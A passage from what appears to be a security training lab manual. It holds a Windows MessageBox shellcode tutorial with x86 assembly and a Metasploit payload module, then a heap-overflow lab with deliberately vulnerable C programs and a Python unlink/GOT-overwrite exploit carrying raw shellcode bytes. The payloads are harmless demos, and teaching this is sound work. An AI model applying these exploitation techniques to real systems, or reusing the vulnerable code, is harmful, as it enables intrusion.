add esi,  ebp                   ;add base address.
                                ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                   ;zero out edi
xor eax,  eax                   ;zero out eax
cld                             ;clear direction flag.
                                ;will make sure that it increments instead of
                                ;decrements when using lods*

compute_hash_again:
lodsb                           ;load bytes at esi (current symbol name)
                                ;into al, + increment esi
test al,  al                     ;bitwise test :
                                ;see if end of string has been reached
jz  compute_hash_finished       ;if zero flag is set = end of string reached
ror edi,  0xd                   ;if zero flag is not set, rotate current
                                ;value of hash 13 bits to the right
add edi,  eax                   ;add current character of symbol name
                                ;to hash accumulator
jmp compute_hash_again          ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]        ;see if computed hash matches requested hash
                                ; (at esp+0x28)
                                ;edi = current computed hash
                                ;esi = current function name (string)
jnz find_function_loop          ;no match, go to next symbol
mov ebx,  [edx  +  0x24]        ;if match : extract ordinals table
                                ;relative offset and put in ebx
add ebx,  ebp                   ;add base address.
                                ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]    ;get current symbol ordinal number (2 bytes)
```

```
mov ebx,  [edx  +  0x1c]        ;get address table relative and put in ebx
add ebx,  ebp                   ;add base address.
                                ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]   ;get relative function offset from its ordinal
                                ;and put in eax
add eax,  ebp                   ;add base address.
                                ;eax = absolute address of function address
mov [esp  +  0x1c],  eax        ;overwrite stack copy of eax so popad
                                ;will return function address in eax
find_function_finished:
popad                          ;retrieve original registers.
                               ;eax will contain function address
ret

;=================================================================
;=================== MAIN APPLICATION ============================
;=================================================================

start_main:
    mov dl,0x08
    sub esp,edx          ;allocate space on stack to store 2 things :
                          ;in this order : ptr to LoadLibraryA, ExitProc
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                          ;so we will be able to do this:
                          ;call ebp+4   = Execute LoadLibraryA
                          ;call ebp+8   = Execute ExitProcess
    mov edx,eax       ;save base address of kernel32 in edx
;get first hash and retrieve function address
;LoadLibrary
    push 0xEC0E4E8E
    push edx
    call find_function
    ;put function address on stack (ebx+04)
    mov [ebp+0x4],eax
    ;get second hash and retrieve function address
    ;for ExitProcess
    ;base address of kernel32 is now at esp, so we can do this
    mov ebx,0x73E2D87E
    xchg ebx, dword [esp]
    push edx
    call find_function
    ;store functiona address at ebx+08
    mov [ebp+0x8],eax
    ;do loadlibrary first - so first put pointer to string user32.dll to stack
    PUSH 0xFF206c6c
    PUSH 0x642e3233
    PUSH 0x72657375
    ;overwrite space with null byte
    ;we'll use null byte at bl
    mov [esp+0xA],bl
    ;put pointer to string on top of stack
    mov esi,esp
    push esi
    ;pointer to "           " is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
    ; base address of user32.dll is now in eax (if loaded correctly)
    mov edx,eax
    ; put it on stack
```

```
    push eax
;find the MessageBoxA function
    mov ebx, 0xBC4DA2A8
    xchg ebx, dword [esp]  ;esp = base address of user32.dll
    push edx
    call find_function
;function address should be in eax now
;we'll keep it there
;get pointer to title
    PUSH 0xFF6e616c
    PUSH 0x65726f43
    xor ebx,ebx
    mov [esp+0x7],bl  ;terminate with null byte
    mov ebx,esp  ;ebx now points to Title string

;get pointer to Text
    PUSH 0xFF206e61
    PUSH 0x6c65726f
    PUSH 0x43207962
    PUSH 0x2064656e
    PUSH 0x7770206e
    PUSH 0x65656220
    PUSH 0x65766168
    PUSH 0x20756f59
    xor ecx,ecx
    mov [esp+0x1F],cl  ;terminate with null byte
    mov ecx,esp

;now push parameters to the stack
    xor edx,edx          ;zero out edx
    push edx             ;put 0 on stack
    push ebx             ;put pointer to Title on stack
    push ecx             ;put pointer to Text on stack
    push edx             ;put 0 on stack
    call eax             ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
          ;zero out eax
    push eax             ;put 0 on stack
    call [ebp+8]         ;ExitProcess(0)
```

Assemble and convert to bytecode :

```
C:\shellcode>"                                     "
                    infosecmsgbox.asm -o
                          infosecmsgbox.bin

C:\shellcode>perl pveReadbin.pl infosecmsgbox.bin
Reading infosecmsgbox.bin
Read 283 bytes

"                              "
"                              "
"                              "
"                              "
```

```
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                                                   "
"                  ";

Number of null bytes : 0
```

What is the impact of this improved code on our metasploit module ? Well, it added a little bit more complexity because we will now have to write the strings and null bytes at runtime, but that should not be a showstopper, as you can write all intelligence in ruby and dynamically build the payload:

```
require 'msf/core'
module Metasploit3

include Msf::Payload::Windows
include Msf::Payload::Single

  def initialize(info = {})
      super(update_info(info,
       'Name'            => 'Windows Messagebox with custom title and text',
       'Version'         => '$Revision: 2 $',
       'Description'     => 'Spawns MessageBox with a customizable title & text',
       'Author'          => [ 'InfoSec' ],
       'License'         => BSD_LICENSE,
```

```
'Platform'      => 'win',
'Arch'          => ARCH_X86,
'Privileged'    => false,
'Payload'       =>
        {
        'Offsets' => { },
        'Payload' =>    "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "             "
                }
                ))

        deregister_options('EXITFUNC')


        register_options(
              [
               OptString.new('TITLE', [ true,
                     "                                  " ]),
               OptString.new('TEXT', [ true,
                     "                " ])
               ], self.class)
 end



def generate
  strTitle = datastore['TITLE']
   if (strTitle)


    strTitle=strTitle+" "
    iTitle=strTitle.length
```

```
if (iTitle < 256)
  iNrLines=iTitle/4
  iCheckChars = iNrLines * 4
  strSpaces=""
  iSniperTitle=iTitle-1
  if iCheckChars != iTitle then
    iTargetChars=(iNrLines+1)*4
    while iTitle < iTargetChars
      strSpaces+=" "
      iTitle+=1
    end
  end
  strTitle=strTitle+strSpaces




  strPushTitle=""
  strLine=""
  icnt=strTitle.length-1
  icharcnt=0
  while icnt >= 0
    thisChar=strTitle[icnt,1]
    strLine=thisChar+strLine
    if icharcnt < 3
     icharcnt+=1
    else
     strPushTitle=strPushTitle+" "+strLine
     strLine=""
     icharcnt=0
    end
    icnt=icnt-1
  end


  strWriteTitleNull="                          "
  strWriteTitleNull += iSniperTitle.chr + "          "



  strText = datastore['TEXT']
  strText=strText+" "
  iText=strText.length
  iNrLines=iText/4
  iCheckChars = iNrLines * 4
  strSpaces=""
  iSniperText=iText-1
  if iCheckChars != iText then
    iTargetChars=(iNrLines+1)*4
    while iText < iTargetChars
        strSpaces+=" "
        iText+=1
    end
  end
  strText=strText+strSpaces
```

```
        strPushText=""
        strLine=""
        icnt=strText.length-1
        icharcnt=0
        while icnt >= 0
          thisChar=strText[icnt,1]
          strLine=thisChar+strLine
          if icharcnt < 3
             icharcnt+=1
          else
             strPushText=strPushText+" "+strLine
             strLine=""
             icharcnt=0
          end
          icnt=icnt-1
        end


        strWriteTextNull="                              "
        strWriteTextNull += iSniperText.chr + "        "


        payload_data = module_info['Payload']['Payload']
        payload_data += strPushTitle + strWriteTitleNull
        payload_data += strPushText + strWriteTextNull
        trailer_data = "            "
        trailer_data += "                                        "
        trailer_data += "            "

        payload_data += trailer_data

        return payload_data
      else
        raise ArgumentError, "                                          "
      end
    end
  end
end
```

Try it :

```
./msfpayload windows/messagebox
      TEXT="                                            "
      TITLE="                         " C




unsigned char buf[] =
"                                                              "
"                                                              "
```

```
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"                                                              "
"             ";
```

Lab #8
Heap Overflow Exploits

Exercise 1
Simple Heap Overflows

The heap is an area of memory utilized by an application and allocated dynamically at run time. It is quite common for buffer overflows to occur in the heap memory space, and exploitation of these bugs is different from that of stackbased buffer overflows. Unlike stack overflows, heap overflows can be very inconsistent and have varying exploitation techniques and consequences.Heap memory is different from stack memory in that it is persistent between functions.This means that memory allocated in one function stays allocated until it is explicitly freed.This means that a heap overflow may happen but not be noticed until that section of memory is used later.

Step 1

From a primitive point of view, the heap consists of many blocks of memory, some of them are allocated to the program, some are free, but often allocated blocks are placed in adjacent places in memory. Lets create a simple vulnerable program and see how we can corrupt other chunks of memory with a heap overflow. Create the following program and save it as **heap.c**

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {

        char *chunk1= malloc (20);
        char *chunk2 = malloc (20);
        strcpy (chunk2, "chunk is OK");
        strcpy (chunk1, argv[1]);
        printf ("chunk1 at %p: %s\n", chunk1, chunk1);
        printf ("chunk2 at %p: %s\n", chunk2, chunk2);
        printf("\n\n%s\n", chunk2);
}
```

Compile this program and run it with some input:

```
./heap InfoSecInstitute
```

What is the ouput of the program?

Step 2

Try it again, but this time give it more input, and overflow chunk1:

```
./heap InfoSecInstituteInfoSecInstituteInfoSecInstituteInfoSecInstitute
```

What happens?

Exercise 2
Complex Heap Overflows

The previous exercise dealt with a few simple types of overflows pertaining to dynamic heap data.The strength and popularity of heap overflow exploits comes from the way specific memory allocation functions are implemented within the individual programming languages and underlying operating platforms. Many common implementations store control data in-line together with the actual allocated memory.This allows an attacker to potentially overflow specific sections of memory in a way that these data, when later used by malloc(), will allow an attacker to overwrite virtually any location in memory with the data he wants.

Step 1

The chunks of memory allocated by malloc have boundary tags.These are fields containing information about the size of two chunks placed directly before and
after this chunk in memory.

When a previously allocated chunk is freed, it can be either coalesced with previous (called backward consolidation) and or forward (called forward consolidation) chunks, if they are free. The resulting chunk is then placed in a datastructure called *bin*, which is a doubly linked list of free chunks of a certain size.

Each chunk containts two important pointers. These are the fd and bk pointers . They point to the next and previous chunks inside a linked list of a bin, **not adjacent physical chunks**.

When free() needs to take a free chunk off its list in a bin, it replaces the bk pointer of the chunk next to the chunk in the list with the pointer to the chunk preceding it in this list.The fd pointer of the preceding chunk is replaced with the pointer to the chunk following it in the list.

The important point for heap exploitation is that the data (which is supposed to be an address under normal heap operation) contained in the back pointer of a chunk is written to the location stored in the forward pointer **plus 12**. This means that if you can overwrite these two pointers and force the call to unlink(), you can overwrite any memory location with anything you want!!!!

Lets create a program to exploit that has allocated two adjacent chunks memory. Let's refer to these chunks of memory as chunk1 and chunk2. chunk1 has a buffer overflow condition that allows you to overflow the first of them (chunk1). When we overflow the first chunk, this leads to overwriting the following chunk (chunk2). Create the following program and call it **heap2.c:**

```
#include <stdlib.h>
#include <string.h>
int main( int argc, char * argv[] )

{
        char *chunk1, *chunk2;
        chunk1 = malloc( 128 );
        chunk2 = malloc( 32 );
        strcpy( chunk1, argv[1] );
        free( chunk1 );
        free( chunk2 );
        return( 0 );
}
```

Compile this program and test that it works.

```
#! /usr/bin/python

import string, sys, locale

locale.setlocale(locale.LC_ALL, '')

sc = 'J' * 8 + '\xeb\x0c' + 'J'*12
sc += '\xeb\x13\x31\xdb\x31\xd2\x31\xc0\x59\xb3\x01\xb2\x09\xb0\x04\xcd\x80'
sc += '\xb0\x01\xcd\x80\xe8\xe8\xff\xff\xff'
sc += '\x41\x41\x41\x41\x41\x41\x41\x41' + 'J'*72
sc += '\xfc\xff\xff\xff' * 2 + '\x9c\x95\x04\x08' + '\x10\x96\x04\x08'

print sc
```

After writing the exploit in a text editor and saving it as heapexploit.py, you need to make the exploit executable:

```
chmod 777 heapexploit.py
```

To execute it, run within grave accents and double quotes:

```
./heap2 "`heapexploit.py`"
```


You should see the seven "A"s and a single "J" printed to the screen.

Step 1

We will try to construct the overflowing data in such a way that when free(chunk1) is called, the free() will decide that the chunk after chunk1 (not necessarily chunk2; we will need to craft our own fake "chunk3" inside chunk2's memory space) is free and will try to run forward consolidation of chunk1 and chunk3.

We will also make chunk3 have forward and backward pointers such that when unlink() is called, it will overwrite the memory location of our choice, which is the point of the exercise. A characteristic of the fake chunk (chunk3) introduced in the w00w00 heap overflow whitepaper, is that it must be of negative length. This will make chunk3 point to itself as the "next" chunk. Read this classic w00w00 paper for more details if you are interested. We can do this by overflowing the pointer and making the size 0xfffffffc.

Our exploited chunks should look like:



In order to create this exploit, we will create a perl script to place these values in order. Our perl script will force execution to be redirected to shellcode that calls two simple system calls, print() and exit(). We will print a string of 7 "A"s to the screen. The exploit is as follows:

1. Write over the first 8 bytes of random data. We don't care about these values because it will be overwritten with the new fd and bk pointers by free().
2. Place a short jump to jump over 12 bytes of non-user controlled data (this is where we will redirect execution to)
3. Place our print() and exit() shellcode.
4. Fill the rest of chunk1 with garbage (72 bytes).
5. Make size and prev_size areas negative 1 by overflowing with size 0xfffffffc.
6. Place address GOT entry for free() -12 bytes, which is called after the overflow and will redirect execution to #2 above.
7. Place the address to be overwritten, in this case it is the address of chunk1 plus 8.

The only task left to do is find the address of the free() entry in the GOT and the address whre chunk1 lives. We can do this by running the program in a debugger. First recompile with debug flag:

```
gcc -g -o heap2 heap2.c
```

Next, run the program in a debugger:

```
gdb heap2
```

Now, in the gdb shell, type:

```
list
```

Set the breakpoint after chunk1 has been malloc()ed:

```
break 7
```

Make sure you set the above command at the right line. In our case it is 7, you may have a different value if you included more or less whitespace in your source program. If you set it too soon or afterwards, you wont be able to determine the address of chunk1.

Run the program:

```
r
```

Find the address of chunk1:

```
print chunk1
```

Quit the debugger, and record the address of chunk1 here:

Now you need to find the address of free() in the GOT:

```
objdump -R ./heap2 | grep free
```

Record the address of the GOT entry for free here:

To build our exploit, we will use very simple shellcode that calls the write() system call. We will plug in the address of chunk1 plus 8 bytes, which is '\x9c\x95\x04\x08' in our example. We will also plug in the address of the GOT entry for free() plus 12 bytes, which is '\x10\x96\x04\x08' in our example.

Our exploit will look like this: